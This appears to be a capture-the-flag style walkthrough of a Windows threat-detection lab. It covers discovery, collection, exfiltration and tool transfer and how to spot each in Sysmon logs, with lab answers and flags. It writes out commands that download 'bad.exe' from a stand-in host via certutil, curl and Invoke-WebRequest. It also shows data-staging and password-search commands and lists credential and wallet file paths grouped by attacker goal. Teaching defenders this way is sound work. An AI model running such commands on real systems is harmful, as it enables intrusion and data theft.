
Attackers use native Windows tools (Living off the Land) to avoid detection while gathering intelligence:

Category	Objective	Key Commands
Identity	Determine current privileges and active users.	whoami, net user, Get-LocalUser
System Info	Identify OS version, patches, and installed apps.	systeminfo, tasklist, Get-Service
Network	Map internal connections and firewall rules.	ipconfig /all, netstat -ano, netsh
Environment	Search for sensitive documents or local data.	dir, type, Get-ChildItem
Defenses	Locate active Antivirus/EDR to evade detection.	WMIC, Get-WmiObject (SecurityCenter2)

The Discovery Workflow

1. **Automated Recon:** Malicious scripts often run these commands immediately upon execution. If they detect a "sandbox" or a high-security environment, they may self-delete to stay hidden.
2. **C2 Callback:** Once the system is deemed safe/valuable, the malware connects to the **Command & Control (C2)** server.
3. **Manual Exploration:** Human operators then take over, manually running specific commands to find high-value targets within the network.


Open CMD and type "net user Administrator".
Which privileged group does the user belong to?




- Upon running the command of the scrolling down slightly under local group membership we can see the role

Answer: Administrators

Open Event Viewer and try to find your command in Sysmon logs.
What is the "Image" field of the net command you just run?



- To locate Sysmon in event viewer you're going to Application and Service Logs > Microsoft > Windows> Sysmon



- We're looking for the command that I just ran it is an event ID 1, in the command line we can see the command that was ran and in the image we could see where this command ran from

Answer: C:\Windows\System32\net.exe

Detecting Discovery

Executing and Detecting Discovery

Discovery occurs via two main avenues: automated/manual command-line execution and interactive GUI exploration.

1. Command-Line (CLI) Discovery

This is the most frequent method, utilizing "Living off the Land" (LotL) binaries. Because these tools are native to Windows, they are often trusted by security software.

- **The Chain:** Malicious files (e.g., invoice.pdf.exe) spawn cmd.exe or powershell.exe to run recon commands.
- **Key Indicators:** High-frequency execution of commands like whoami /priv, net user, and Get-MpPreference within a short window.

2. Graphical (GUI) Discovery

If an attacker has RDP access, they may use standard Windows management consoles.

- **The Chain:** explorer.exe acts as the parent process for tools like Task Manager (taskmgr.exe), Computer Management (compmgmt.msc), and Notepad.
- **Stealth Factor:** This looks similar to legitimate IT admin activity, making it harder to distinguish from normal behavior without context.

3. Detection Strategy

To identify unauthorized discovery, focus on **Sysmon Event ID 1 (Process Creation)** and correlate the following:

- **Temporal Proximity:** Look for a "burst" of different discovery commands in a short timeframe.
- **Parent-Child Correlation:** Use the ParentProcessId to trace commands back to their origin. For example, whoami spawned by a web browser or an unknown .exe is a high-priority alert.
- **PowerShell History:** Reviewing the ConsoleHost_history.txt file can reveal manual discovery steps taken by the attacker.


Discovery Commands Coming From "invoice.pdf.exe"


```
C:\Users\victim\Downloads\invoice.pdf.exe
├── C:\Windows\System32\cmd.exe
│   ├── ipconfig                          // Show network settings
│   ├── whoami /priv                      // Show user permissions
│   ├── dir                               // List current directory
│   ├── net user                          // List all local users
│   ├── tasklist /v                       // Show running processes
│   └── wmic computersystem get model     // Query for laptop model
└── C:\Windows\...\powershell.exe
    ├── Get-Service                       // List active services
    └── Get-MpPreference                  // Check MS Defender settings
```

Process Tree for GUI Discovery

```
C:\Windows\System32\explorer.exe
├── C:\Windows\System32\cmd.exe                                  // Attacker can still use CMD!
│   └── ...
├── C:\Windows\system32\mmc.exe C:\Windows\system32\compmgmt.msc  // Open Computer Management
├── C:\Windows\system32\control.exe netconnections               // List network adapters
├── C:\Windows\ImmersiveControlPanel\SystemSettings.exe [...]    // Access settings panel
├── C:\Windows\system32\notepad.exe C:\...\secrets.txt           // Read a text file
└── C:\Windows\system32\taskmgr.exe                              // Run Task Manager
```

Looking at Sysmon logs, what is the first command the invoice.pdf.exe executes?






- After running the executable we can see a the script running multiple commands and Sysmon captured each event for us to follow

Answer: whoami


Which command did the malware use to check the presence of MS Defender EDR?



- following the trail upwards we can see it goes through different EDR checks, until eventually we find the command run to check for MS defender

Answer: cmd /c "tasklist /v | findstr MsSense.exe || echo No MS Defender EDR"

To which domain did the malware send the discovered data?



- Says rocky data exfiltration server or C2 server it's going to be interacting with the DNS looking at event ID 22 shows us the query name Or the infiltrated the data

Answer: exfil.beecz.cafe

Collection Overview

After mapping the environment, threat actors pivot to **Collection** (gathering assets) and **Exfiltration** (removing them). This phase represents the actual theft of value, whether for financial gain, blackmail, or corporate espionage.

1. Collection Targets

Attackers look for specific "loot" based on their objectives. While much of this is found in the file system, secrets can also reside in the **Windows Registry** or **Process Memory**.

- **Personal/Identity:** Signal chats, browser history, and photos (found in \AppData\).
- **Financial:** Crypto wallet files (e.g., wallet.dat) and browser cookies to hijack active banking sessions.
- **Corporate:** Database files, SSH keys, and internal documents.

2. Exfiltration Techniques

Once the data is gathered, the attacker must move it out of the network. To bypass security filters that look for "suspicious" uploads, they often use **Living off the Land** techniques:


- **Trusted Cloud Services:** Uploading data to Google Drive, Dropbox, or Mega. Since these are legitimate sites, firewalls often allow the traffic.
- **Developer/Social Tools:** Using GitHub or Telegram APIs to exfiltrate small, high-value strings of data.
- **Domain Masquerading:** Setting up look-alike domains (e.g., microsoft-security-update.com) to hide data transfers in plain sight.

Detection & Hunting Tips

Action	Detection Strategy
Data Staging	Look for large .zip or .7z files created in unusual directories like \Public\ or \Temp\ (Sysmon Event ID 11).
Web Uploads	Monitor for high volumes of outbound traffic to cloud storage providers from non-standard processes.
Command Line	Watch for the use of curl.exe or powershell.exe with Invoke-WebRequest or UploadFile methods.

```
# [Goal: Blackmail Victim] Photos, Chats, Browser History
C:\Users\<user>\AppData\Roaming\Signal\*
C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default\History

# [Goal: Steal Money] Web Banking Sessions, Crypto Wallets
C:\Users\<user>\AppData\Roaming\Bitcoin\wallet.dat
C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default\Cookies

# [Goal: Steal Corporate Data] SSH Credentials, Databases
C:\Users\<user>\.ssh\*
C:\Program Files\Microsoft SQL Server\...\DATA\*
```

What is the Facebook password that the user saved in Chrome?
(Chrome menu > Passwords and autofill > Password Manager)



- If the attacker was able to obtain your computers password they can go into your browser password manager and gain access to your password list


Answer: nsAghv51BBav90!

Which interesting SSH key does the user store on disk?
(Start your search from C:\Users\Administrator\)

```
C:\Users\Administrator>cd .ssh

C:\Users\Administrator\.ssh>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\Administrator\.ssh

06/10/2025  08:21 PM    <DIR>          .
06/10/2025  08:21 PM    <DIR>          ..
06/10/2025  07:40 PM             1,679 thm-access-database.key
06/10/2025  07:40 PM               410 thm-access-database.pub
               2 File(s)          2,089 bytes
               2 Dir(s)  24,980,754,432 bytes free
```

- cd into the .ssh directory located un C:\Users\Administrator , There we can see the private and the public key

What is the secret PDF file explaining TryHackMe's internal network?
(Look for the file on the Desktop, Downloads, and Documents)



- Going through you we could find the PDF file explain the internal network inside of the downloads directory

Detecting Collection

Identifying data theft requires monitoring for specific file-access patterns and the use of archiving tools. Unlike general discovery, collection is highly targeted toward sensitive file types and directories.

1. Tracking Manual Collection

When an attacker is manually browsing a system, they often use native Windows utilities to "peek" inside files or aggregate them into a central location.

Command Example	Description
`notepad.exe C:\Users\<user>\Desktop\finances-2025.csv`	Threat actors used Notepad to check content of the interesting file
CMD: `type debug-logs.txt | findstr password > C:\Temp\passwords.txt`	Threat actors searched for the "password" keyword in a specific file
PowerShell: `Get-ChildItem C:\Users\<user> -Recurse -Filter *.pdf`	Threat actors searched for PDF files in the user's home folder
PowerShell: `copy C:\Users\<user>\AppData\Roaming\Signal C:\Temp\`	Threat actors copied Signal chat history to the Temp directory
PowerShell: `Compress-Archive C:\Temp\ C:\Temp\stolen_data.zip`	Threat actors archived the stolen data, preparing for exfiltration
`7za.exe a -tzip C:\Temp\stolen_data.zip C:\\Temp\\*.*`	Alternatively, threat actors can use the existing archiving software like 7-Zip

2. Automated Data Stealers


For broad attacks on workstations, attackers use **Data Stealers** (e.g., *Gremlin*). These are high-speed, automated binaries that bypass the command line.

- **Behavior:** They directly read browser databases, Discord tokens, and crypto wallets using internal code rather than visible shell commands.
- **Detection:** Look for **Sysmon Event ID 11** (File Creation) where a single unknown process rapidly accesses multiple sensitive AppData folders, or **Event ID 1** where a process takes frequent screenshots.

3. Key Forensic Artifacts

- **Sysmon Event ID 1:** Watch for parent processes (like a web browser or a downloaded .exe) spawning archiving tools.
- **File Staging Areas:** Monitor for the creation of unexpected archives in directories like C:\Users\Public\, C:\Windows\Temp\, or C:\ProgramData\.
- **Clipboard Monitoring:** Some stealers monitor the clipboard for copied passwords or crypto addresses.


Looking at Sysmon logs, what directory does the stealer create?



- We're running the steeler executable we followed the trail when we initially executed the script and can follow it up to a process where the command is run to create a directory in the temp directory

Answer: staging_58f1

Which three file extensions does the malware search for?
Format: Separate by comma in alphabetic order (e.g. bat, txt)



- Based on the command we can see the use of * as a wild card to obtain files with predefined extensions


Answer: docx, pdf, xlsx

Which PowerShell cmdlet does the malware use to get clipboard content?

- This is one that is found at the beginning of the executable examining the command line we can see PowerShell was to open and to use the cmdlet to get access to the clipboard

Answer: Get-ClipBoard

Which domain does the malware exfiltrate the data to?



- Considering where a domain used for data exfiltration we will look at event 22 and observe the query name

Answer: collecteddata-storage-2025.s3.amazonaws.com

Ingress Tool Transfer

Attackers rarely land with their full toolkit. Instead, they use a small "dropper" or an initial foothold to download specialized malware. This keeps the initial payload small, bypasses simple antivirus filters, and protects their most advanced tools from being discovered if the attack is stopped early.

Commonly Transferred Tools

- **Reconnaissance:** Scripts like *Seatbelt* to find system misconfigurations.
- **Credential Access:** Tools like *Mimikatz* to dump passwords from memory.
- **Persistence:** Remote Access Trojans (RATs) for long-term control.
- **Impact:** Ransomware binaries used for the final encryption phase.

Ingress Tool Transfer Command	Common CMD / PowerShell Commands
Via Certutil	`certutil.exe -urlcache -f https://blackhat.thm/bad.exe good.exe`
Via Curl (Windows 10+)	`curl.exe https://blackhat.thm/bad.exe -o good.exe`
Via PowerShell IWR	`powershell -c "Invoke-WebRequest -Uri 'https://blackhat.thm/bad.exe' -OutFile 'good.exe'"`
Via Graphical Interface	No need to use CMD, just copy-paste malware via RDP or download them via a web browser!


Detecting Tool Transfers

To catch an Ingress Tool Transfer, a SOC analyst should monitor for:

1. **Network-to-Process Correlation:** Use **Sysmon Event ID 3** (Network Connection) to see which process is reaching out to the internet. A "living off the land" binary like certutil.exe or bitsadmin.exe talking to an external IP is highly suspicious.
2. **DNS Requests (Event ID 22):** Look for lookups to file-sharing sites (GitHub, Mega, Discord CDN) or suspicious domains.
3. **File Creation (Event ID 11):** Monitor for new .exe, .ps1, or .bat files appearing in temporary directories shortly after a network connection is made.

Open the **Chrome** browser on the VM and navigate to the URL (http://appsforfree.thm/trojan.exe).


What is the flag in the response?



Answer: THM{just_use_web_browser}

Next, open CMD and download the file from the same URL using **curl.exe**.


What is the flag in the response?



Answer: THM{curl_is_cool}


Continue with the same CMD and URL, but now using **certutil.exe**.

What is the flag in the response?




Answer: THM{abusing_certutil}

Finally, download the same file using **PowerShell IWR**.
What is the flag in the response?



- When downloading the file using **PowerShell IWR** we changed the output to a TXT file to ensure able to read the string



- upon opening the TXT file in notepad where you're given the flag

Answer: THM{power_of_powershell}

Conclusion

Once a foothold is established, the attacker's behavior shifts from "getting in" to "moving around" and "taking value."

Key Takeaways

- **Discovery (The Recon Phase):** This occurs almost immediately after Initial Access. Attackers use native commands to identify the host's purpose and security defenses. Detection relies on monitoring **Sysmon Event ID 1** for rapid bursts of reconnaissance commands.
- **Collection (The Theft Phase):** Unlike Discovery, which looks at the *system*, Collection focuses on the *data*. Attackers target browser history, crypto wallets, and corporate databases. Identifying this often involves spotting unusual file access or the use of archiving tools like **7-Zip** or **PowerShell Compress-Archive**.
- **Ingress Tool Transfer (The Re-arm Phase):** Attackers land light and download specialized tools (like Mimikatz or Ransomware) only when needed. Look for "Living off the Land" binaries like certutil.exe or curl.exe making unexpected network connections.
- **Exfiltration (The Exit Phase):** The final goal is moving data to a Command & Control (C2) server. Attackers often hide this traffic by using trusted cloud providers (Dropbox, GitHub) or masqueraded domains.

Detection Quick-Reference

Phase	Primary Evidence	Critical Sysmon IDs
Discovery	Native CLI commands (whoami, net user)	**ID 1** (Process Creation)
Tool Transfer	Network connections from built-in tools	**ID 3** (Network), **ID 22** (DNS)
Collection	Creation of archives in \Temp or \Public	**ID 11** (File Creation)
Exfiltration	High outbound data volume to external IPs	**ID 3** (Network Connection)

Windows Threat Detection 3

Command and Control

